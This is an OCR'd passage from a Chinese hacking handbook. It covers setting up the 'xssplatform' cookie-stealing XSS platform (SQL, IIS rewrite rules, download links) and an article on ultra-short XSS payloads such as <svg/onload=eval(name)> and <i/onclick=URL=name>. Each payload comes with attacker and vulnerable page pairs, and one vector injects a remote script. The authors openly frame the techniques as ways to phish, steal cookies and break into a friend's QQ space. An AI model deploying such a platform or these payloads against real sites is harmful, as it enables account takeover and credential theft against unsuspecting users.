


图　1-1-28

12、测试成功。接下需要给自己点权限，然后可以发放邀请码。修改 user 表里相应用户的

的 adminLevel 项的值为”1”即可。phpmyadmin 里直接双击修改。或者执行 sql 语句“UPDATE `xss`.`oc_user` SET `adminLevel` = '1' WHERE `oc_user`.`id` =1 LIMIT 1 ;”，如图 1-1-29：

图　1-1-29

13、然后修改 config.php 文件，经注册配置为只允许邀请注册。然后重新登录，如图 1-1-30：

图　1-1-30

14、然后访问“http://192.168.0.104/xss/index.php?do=user&act=invite”页面，
发放邀请码，如图 1-1-31：




图　1-1-31

这个页面的临时文件与源文件的修在下面这两个个文件中，如图 1-1-32 和图 1-1-33：




图　1-1-32




图　1-1-33

15、这时随便乱填邀请码会提示邀请码不正确或已作废，如图 1-1-34：

图 1-1-34

图 1-1-35

使用正确的邀请码注册一个，如图 1-1-36，提示注册成功如图 1-1-35：

图　1-1-36

2).IIS (本文摘自 2cto)

Lmy 分享,搭建过程遇到的问题和解决方法如下：

前奏：

1、用命令解压 xssplatform.zip，然后修改 config.php 里面的数据库连接字段，包括用户名，密码，数据库名，访问 URL 起始和伪静态的设置。

2、在 web 根目录下有一个 xssplatform.sql，导入库，然后导入 data.sql(注意先后顺序)

3、进入数据库执行语句修改域名为自己的。

UPDATE oc_module SET code=REPLACE(code,'http://xsser.me','http://yourdomain/xsser')

期初注册用户时点击【提交注册】无反应，解决方法如下：找到 themes\default\templates 目录下的 register.html 修改第 53 行代码中：

<input id="btnRegister" type="button" onclick="Register()" value="提交注册" />

改为

<input id="btnRegister" type="submit" onclick="Register()" value="提交注册" /> 。

接下来遇到蛋疼的就是短链接 404，这个在社区找了很多 Rewrite，在 IIS 测试都没成功， 终于解决了。

出现如下状况：

http://XXXXX.XXX/Ft3Su0?1371909034 这样的连接 404 ；

http://xxxxx.XXX/index.php?do=code&urlKey=Ft3Su0 正常。

解决方法：

1、下载 ISAPI Rewrite3 full 版本

下载地址：http://pan.baidu.com/share/link?shareid=1076846607&uk=3778218071

下载好之，先安装 ISAPI_Rewrite3_0073.msi，安装完成之后，打开 ：

C:\Program Files\Helicon\ISAPI_Rewrite3（默认安装）

把 RAR 包里面的 ISAPI_Rewrite.dll 和在包里面有个绿色版文件夹的 ISAPI_RewriteSnapin.dll 复制出来覆盖到程序目录（先备份）。

还有记得给 ISAPI_Rewrite3 软件安装目录 network service 的读权限，rar 包里面有安装说明。

操作完之后打开 Helicon Manager.exe，找到自己的网站，然后右侧有 edit 按钮，把下面的规则粘贴上去就行了。

```
RewriteEngine on
RewriteRule ^([0-9a-zA-Z]{6})$ index.php?do=code&urlKey=$1
RewriteRule ^do/auth/(\w+?)(/domain/([\w\.]+?))?$ index.php?do=do&auth=$1&domain=$3
RewriteRule ^register/(.*?)$ index.php?do=register&key=$1
RewriteRule ^register-validate/(.*?)$ index.php?do=register&act=validate&key=$1
RewriteRule ^login$ index.php?do=login
```

之后重启 IIS 搞定。

0x03 SAE 新浪云

SAE 类的搭建@奇迹 已经为我们封装好了代码，大家去申请一个 SAE 的云创建下项目上传下代码按照下面的步骤安装即可。

step1：导入数据库文件；

step2：执行 sql 替换数据库中写死的 xsser.me sql:UPDATE oc_module SET code=REPLACE(code, 'http://xsser.me', 'http://你懂的.sinaapp.com')；

step3：修改配置文件中的 发送邮件的邮箱和密码，config.php 文件倒数 2-3 行。修改 $config['urlroot']为你的域名；

step4：请确定已经初始化了你的 sae 上的 mysql 和 memcache。

如果你还有问题，请关注我的微博并@齐迹 2010

SAE 版下载：http://pan.baidu.com/share/link?shareid=1066438711&uk=3778218071

原版下载：http://pan.baidu.com/share/link?shareid=1070803624&uk=3778218071（安装步骤基本同上 config.php 需要增加数据库相关配置，可参考 http://zone.wooyun.org/content/3897）

BAE 版本下载：http://pan.baidu.com/share/link?shareid=1068986822&uk=3778218071（安装步骤基本同上 config.php 需要增加数据库相关配置，以及 init.php 末尾发邮件相关参数）

BAE 安装访问白板：我故隐藏了默认访问。登录请在您的域名后面加上/index.php?do=login。

（全文完）责任编辑：桔子

第2节　Short Of XSS

作者：crackkay

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.org

此文章要感谢二哥，和长短短的指点，在他们的指点下我才能写出此文章。

0x01 背景

关键时候长度不够怎么办？

在实际的情况中如果你不够长怎么办呢？看医生？吃药？做手术？算了，既然自身硬件不足，那么就把缺点变优点吧。熟话说：小是小威力好。

熟话说的好，要能长能短，收放自如。在很多的情况中，我们构造的语句是被限制在一定的字符数内。所以这个就是考验你能短的时候能不能短，能长的时候能不能长的时候到了。

0x02 现实中的悲剧

这是一个活生生的悲剧，一个平台上面，一个二逼朋友有妹子的平台账号，但是二逼朋友想进妹子的 QQ 空间，用平台的备注插 QQ-XSS 代码，但是因为限制的字符太短，最终抱头痛哭。于是就有了下图所发生的事，如图 1-2-1：

图　1-2-1

0x03 怎么变“短”

“><script>alert(1)</script> .....27 letters?

Alert(1)? No Run?

Impossible? No!

在实际情况中，可以通过<h1>短向量或者其他的短向量去测试存在 XSS 的地方，为什么可以这样？HTML 是一门”不太严格”的解释语言，即使没有</h1>，很多浏览器也照样可以解释为<h1>xss</h1><h1>xss　如图 1-2-2，图 1-2-3，图 1-2-4：

图　1-2-2




图 1-2-3

图　1-2-4

但是如果在攻击的时候，我往往需要用到很多标签、属性来达到我们的目的。下面列出一些比较猥琐的利用：

猥琐利用案例 1：<svg/onload=domain=id>

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

S1:在 chrome 浏览器存在一个同域读取漏洞，为什么说同域呢？

S2:在 chrome 下如果我们访问 www.baidu.com，通过控制台来设置一下域为空，document.domain=””，就会出现以下的错误，如图 1-2-5：

图　1-2-5

S3:为什么说 chrome 浏览器存在一个同域读取漏洞呢？下面我们通过访问 www.baidu.com.来访问一下（com 后面还有一个.）并设置一下域为空 document.domain=””。设置结果就会出现以下图片所示，如图 1-2-6：




图　1-2-6

S4:这个怎么利用？

首先说一个问题，就是说，在同域的情况下，DOM 是互通的。就相当于我 a 可以写 b 的，b 也可以同样写 a 的。那我们该怎么来利用呢？我们可以干很多事情，比如说重写页面钓鱼，或者盗取同域 Cookie。下面我就用 Chrome 的控制台来演示一下这个内容读取漏洞。

S5:先来看看两段代码，本地构造的攻击页面如下：

```
<!DOCTYPE html>
<html>
<body>
```

```
        <h1>这是 a.com./12.html</h1>
        <svg/onload=domain=id>
</body>
</html>
```

存在缺陷的 XSS 页面如下：

```
<!DOCTYPE html>
<html>
<body>
          <h1>这是 b.com./11.html</h1>
          <svg/onload=domain=id>
</body>
</html>
```

S6:下面我们通过访问我们构造的攻击页面，也就是 a.com./12.html，然后读取 domain 看看，结果如图 1-2-7：

图　1-2-7

S7:然后我们在控制台里面用 window.open()方法打开打开存在缺陷的 XSS 页面。然后同样用 domain 查看域，如图 1-2-8：




图　1-2-8

S8:我们从上面就可以查看出，现在 a.com.和 b.com.都是处于同一域下面，那么就可以实现

DOM 相通的概念了。

S9:通过 DOM 重写页面测试，测试结果如图 1-2-9：




图　1-2-9

S10:其实这个方法的用处很多，比如说我找到 XXX 的 XSS 页面，我通过把域置空，然后在自己站上构造一个页面，怎么构造就要看你的思维了，通过同域的 DOM 操作，可以钓鱼的方式盗取 COOKIE、密码等。

猥琐利用案例 2：<svg/onload=eval(name)>

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

S1:先把代码文译一下：<svg/onload=eval(window.name)>

S2:这一段代码通过 svg 载入的时候执行 onload 事件，执行的时候通过 windows.name 传递给 eval 执行，如果我们自己构造一个攻击页面，然后传递的 XSS 代码呢？下面看一段代码，本地构造的攻击页面：

```
<!DOCTYPE html>
<html>
<body>
        <iframe src="11.html" name="alert(1)"></iframe>
</body>
</html>
```

存在缺陷的 XSS 页面：

```
<!DOCTYPE html>
<html>
<body>
 <svg/onload=eval(name)>
</body>
</html>
```

S3:然后运行页面，测试结果如图 1-2-10：




图　1-2-10

猥琐利用案例 3：<i/onclick=URL=name>

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

S1:上面的代码文译一下：<i/onclick=document.URL=window.name>

S2:其实这段代码和上一段差不多多少，这里就不截图了，简单的讲解一下。通过点击执行事件把 window.name 的内容给 document.URL 然后执行 javascript 代码。那么我们可以怎么利用呢？

存在缺陷的 XSS 页面如下：

```
<!DOCTYPE html>
<html>
<body>
        <i/onclick=URL=name>
</body>
</html>
```

本地构造的攻击页面如下：

```
<!DOCTYPE html>
<html>
<body>
<iframe src="11.html" name="javascript:alert(1)"></iframe>
</body>
</html>
```

猥琐利用案例 4：<img src=x onerror=eval(name)>

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

S1:先把代码文译一下：<img src=x onerror=eval(window.name)；
S2:邪恶的 eval 又来了。通过 img 元素的 src 属性出错，执行 onerror 事件，通过邪恶的 eval 执行 window.name 里面的代码；
S3:那我们怎么来实现呢？本地构造的攻击页面如下：

```
<!DOCTYPE html>
<html>
<body>
        <iframe src="11.html" name="alert(1)"></iframe>
</body>
</html>
```

存在缺陷的 XSS 页面如下：

```
<!DOCTYPE html>
<html>
<body>
        <img src="s.sx" onerror=eval(name) />
</body>
</html>
```

其实有很多用法，当然你也可以直接:，如图 1-2-11：




图　1-2-11

还可以，如图 1-2-12：




图　1-2-12

还可以通过调用元素属性，或者是程序员自写的 js 代码，如图 1-2-13：




图　1-2-13

猥琐利用案例 5：<img src=x onerror=with(body)createElement('script').src='[JS 地址]'>

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

S1:通过 img 元素的 src 属性出错，执行 onerror 事件；

S2:用 with 定位到 body，通过 DOM 的一个 createElement 方法创建一个 script 元素，并使用 script 的 src 属性指向需要调用的外部 js 文件。从而达到攻击的目的；

S3:这个就不讲解了，都应该能够看懂。

0x04 实例

下面引用长谷川的 PPT 的一部分（此 PPT 引用经过作者同意），如图 1-2-14 和图 1-2-15：




图　1-2-14

图　1-2-15

通过查看源代码：

地址：https://*.live.com/?param=><h1>XSSed</h1><!--

<!-- Version: "13.000.20177.00" Server: BAYIDSLEG1C38; DateTime: 2012/05/01 15:13:23 -->

<input type="hidden" value="MESSAGE: A potentially dangerous Request.QueryString value was detected from the client (param="><h1>XSSed</h1><!--").

SOURCE: System.Web FORM:" />

找出了 XSS 的原因是由错误消息引起的 XSS

然后通过攻击者自己构造的页面构造 XSS，并成功实现。

<iframe src="target" name="javascript:alert(1)">（或者使用 JavaScript 的 window.open）

最终：作者通过 21 个字符实现 XSS（关于实现的方法请见上面的一些比较猥琐的利用元素标签）

代码为：

><i/onclick=URL=name>

当然 22 个字符也有很多方法(//后面为我们构造的代码开始)，如图 1-2-16 至图 1-2-17

20 Letters

<input type=hidden value=//><i/onclick=URL=name>

22 Letters

<input type=hidden value="//"><i/onclick=URL=name>">

17 Letters

<input type=text value= //onclick=URL=name>

图　1-2-16




图　1-2-17

0x05 挑战最“短”

这个活动是国外一个网站发布的，名为 XSS challenge，大家有兴趣可以讨论一下。

19 Letters:

<x/x=&{eval(name)};

此语句目前已经被封了，但是原理还是一样的。

通过调用 window.name 属性值来执行 javascript 代码。

22 Letters:

<svg/onload=eval(name)

这段代码原理也是一样的，也是通过 window.name 属性值来执行 javascirpt 代码。

通过我们本地构造页面进行攻击。

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

存在缺陷的 XSS 页面：

```
<html>
<head>
</head>
<body>
<svg/onload=eval(name)
</body>
</html>
```

本地构造的攻击页面：

```
<html>
<head>
<title>Web Design</title>
</head>
```

```
<body>
<iframe src="1.html" name="alert(1)"></iframe>
</body>
</html>
```

最短的 javascript 执行代码，考验你”短”的时候到了

10 Letters:　eval(name)

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

9 Letters:　eval(URL)

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

8 Letters URL=name

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

6 Letters:　$(URL)

目前测试有效浏览器：

遨游浏览器：Version: 4.1.2.2000

Chrome 浏览器：29.0.1547.57 m

Internet Explorer：IE10

Firefox：23.0.1

0x06 总结

Javascript 是一门很好玩的解释型语言，每次去研究这些 XSS 点的时候会有很多乐趣，你越不相信这个点有 XSS，那么就越要去研究这个点是否有 XSS。

其实呢~~~这些技术可以称为猥琐流，因为不是按正常的逻辑思维是想不到这些的，除非那些思想很猥琐的人。

欢迎你加入猥琐这个团队，让我们一起猥琐吧。

（全文完）责任编辑：桔子

第3节.　XSS 部署之 linux 篇

作者：route

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.org

这次 xss 平台搭建选用的是 centos 系统，其他 linux 也差不多。

0x01 LAMP 环境的搭建

首先是下载 apache 的环境，centos 已经集成好了，如图 1-3-1：

```
[root@localhost ~]# yum -y install httpd
```

图　1-3-1

然后当然是一大堆信息，最后显示 Complete!成功了，如图 1-3-2：

```
